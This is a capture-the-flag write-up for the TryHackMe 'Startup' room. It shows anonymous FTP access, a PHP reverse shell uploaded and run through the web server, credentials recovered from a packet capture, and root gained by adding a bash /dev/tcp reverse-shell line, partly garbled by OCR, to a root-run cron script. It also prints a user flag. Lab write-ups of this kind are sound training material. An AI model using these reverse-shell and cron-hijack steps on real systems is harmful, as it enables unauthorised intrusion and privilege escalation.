
Startup write-up by ChickenLoner

This is a write-up for Startup CTF on TryHackMe which we need to find a way to access target machine and need to elevate our privilege 2 times to user and root to rock this box

Site: https://tryhackme.com/room/startup



Start with nmap, port 21,22 and 80 are opened

```
[/home/kali/Tryhackme/Linux/startup]
    ftp 10.10.2.112
Connected to 10.10.2.112.
220 (vsFTPd 3.0.3)
Name (10.10.2.112:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx 2 65534 65534
-rw-r--r-- 1 0 0
                                         4096 Nov 12 2020 ftp
251631 Nov 12 2020 important.jpg
208 Nov 12 2020 notice.txt
-rw-r--r--
              1 0
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
226 Transfer complete.
251631 bytes received in 0.98 secs (250.7246 kB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (1.5743 MB/s)
ftp> exit
221 Goodbye.
```

Get content from noice.txt, not really help here


```
root ♥ kali)-[/home/kali/Tryhackme/Linux/startup]

Wreat notice.txt

Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

There is also a Zlib file inside this image, but sadly it's likely to be a rabbit hole

Time for website directory brute forcing and /files is standout



And this is very similar to FTP, we could use this to get a reverse shell



Apache/2.4.18 (Ubuntu) Server at 10.10.2.112 Port 80

Upload our php reverse shell into ftp /ftp directory cause we have permission to write

```
(kali@ kali)-[~/Tryhackme]
$ ftp 10.10.221.100
Connected to 10.10.221.100.
220 (vsFTPd 3.0.3)
Name (10.10.221.100:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx 2 65534 4096 Nov 12 2020 ftp
-rw-r--r- 1 0 0 251631 Nov 12 2020 important.jpg
-rw-r--r- 1 0 0 208 Nov 12 2020 notice.txt
226 Directory send OK.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> cd ftp
250 Directory successfully changed.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
local: php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
local: php-reverse-shell.p
```

Go to /files/ftp and execute this



Apache/2.4.18 (Ubuntu) Server at 10.10.221.100 Port 80

We got a shell now but we can't access user directory

Explore a little more and we found that recipe.txt in / directory give us 1st question answer

I don't want to explore manually anymore so I used linpeas and hope I get something useful back

And there it is suspicious.pcapng


```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)

https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/incidents
/incidents/suspicious.pcapng
/recipe.txt
/run/cloud-init/tmm/se Hut, a new startup company that just made it big We offer a variety of spices and due
```


Copy pcapng file to ftp directory and download it to our machine

www-data@startup:/incidents\$ cp ./suspicious.pcapng /var/www/html/files/ftp
cp ./suspicious.pcapng /var/www/html/files/ftp


Open pcapng file with wireshark, examine a little bit we only cares for HTTP and TCP




Filter out for HTTP we will see that someone is using shell.php as we did to get a reverse shell



Now let's filter for TCP we will see that target machine connected to attacker machine at port 4444



Follow TCP Stream we find potential password here



Tried to connect via SSH and it's worked! time to loot user flag

```
[/home/.../Tryhackme/Linux/startup/_important.jpg.extracted]
The authenticity of host '10.10.221.100 (10.10.221.100)' can't be established. ECDSA key fingerprint is SHA256:xXyVGVy1l27TVcjIQj2kgTTmLYNGWCB93YJB3mAHLkA. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.221.100' (ECDSA) to the list of known hosts. lennie@10.10.221.100's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
44 packages can be updated.
30 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
$ whoami
$ bash
lennie@startup:~$ cd /home
lennie@startup:/home$ ls
lennie@startup:/home$ cd lennie/
lennie@startup:~$ ls
Documents scripts user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

In user directory we also found that Lennie have scripts directory which planner.sh will also executed print.sh in /etc directory and we have permission to read/write and execute print.sh

```
lennie@startup:~$ ls -lha
total 24K
          --- 5 lennie lennie 4.0K Aug 17 19:22 .
drwx-
drwx-x-x 3 root root 4.0k Aug 17 19:22 .
drwx-x-x 3 root root 4.0k Nov 12 2020 ..
drwx-x-x-x 2 lennie lennie 4.0k Aug 17 19:22 .cache
drwxr-xr-x 2 lennie lennie 4.0k Nov 12 2020 Documents
drwxr-xr-x 2 root root 4.0k Nov 12 2020 scripts
-rw-r-r-- 1 lennie lennie 38 Nov 12 2020 user.txt
lennie@startup:~{scripts}
lennie@startup:~/scripts$ ls
planner.sh startup_list.txt
 lennie@startup:~/scripts$ sudo -l
sudo: unable to resolve host startup
 [sudo] password for lennie:
Sorry, user lennie may not run sudo on startup.
lennie@startup:~/scripts$ cat startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ ls /etc/print.sh
 /etc/print.sh
 lennie@startup:~/scripts$ ls -lha /etc/print.sh
 -rwx----- 1 lennie lennie_25 Nov 12 2020 /etc/print.sh
 lennie@startup:~/scripts$
```

Have a guess that planner is running as cronjobs but **cronjob** –l output said Lennie didn't have a task in cronjob so it might be executed by root

Using pspy and let's see if our hypothesis is corrected (GitHub for pspy)

We've found that UID 0 (root) will execute planner.sh and print.sh every minutes so our hypothesis is correct

```
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:54:01 CMD: UID=0
                                 PID=21971
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:54:01 CMD: UID=0
                                              /bin/sh -i
2021/08/17 19:54:01 CMD: UID=0
2021/08/17 19:55:01 CMD: UID=0
                                              /bin/bash /home/lennie/scripts/planner.sh
                               PID=21984
2021/08/17 19:55:01 CMD: UID=0
                               PID=21983
                                              /bin/bash /home/lennie/scripts/planner.sh
2021/08/17 19:55:01 CMD: UID=0
```

Add reverse shell bash command in print.sh

```
#!/bin/bash
echo "Done!"
bash -c "bash -ie>&t/dev/tcp/10.9.3.14279001 0>&t"
```

Set up listener and waiting for a script to be executed and we got a root shell

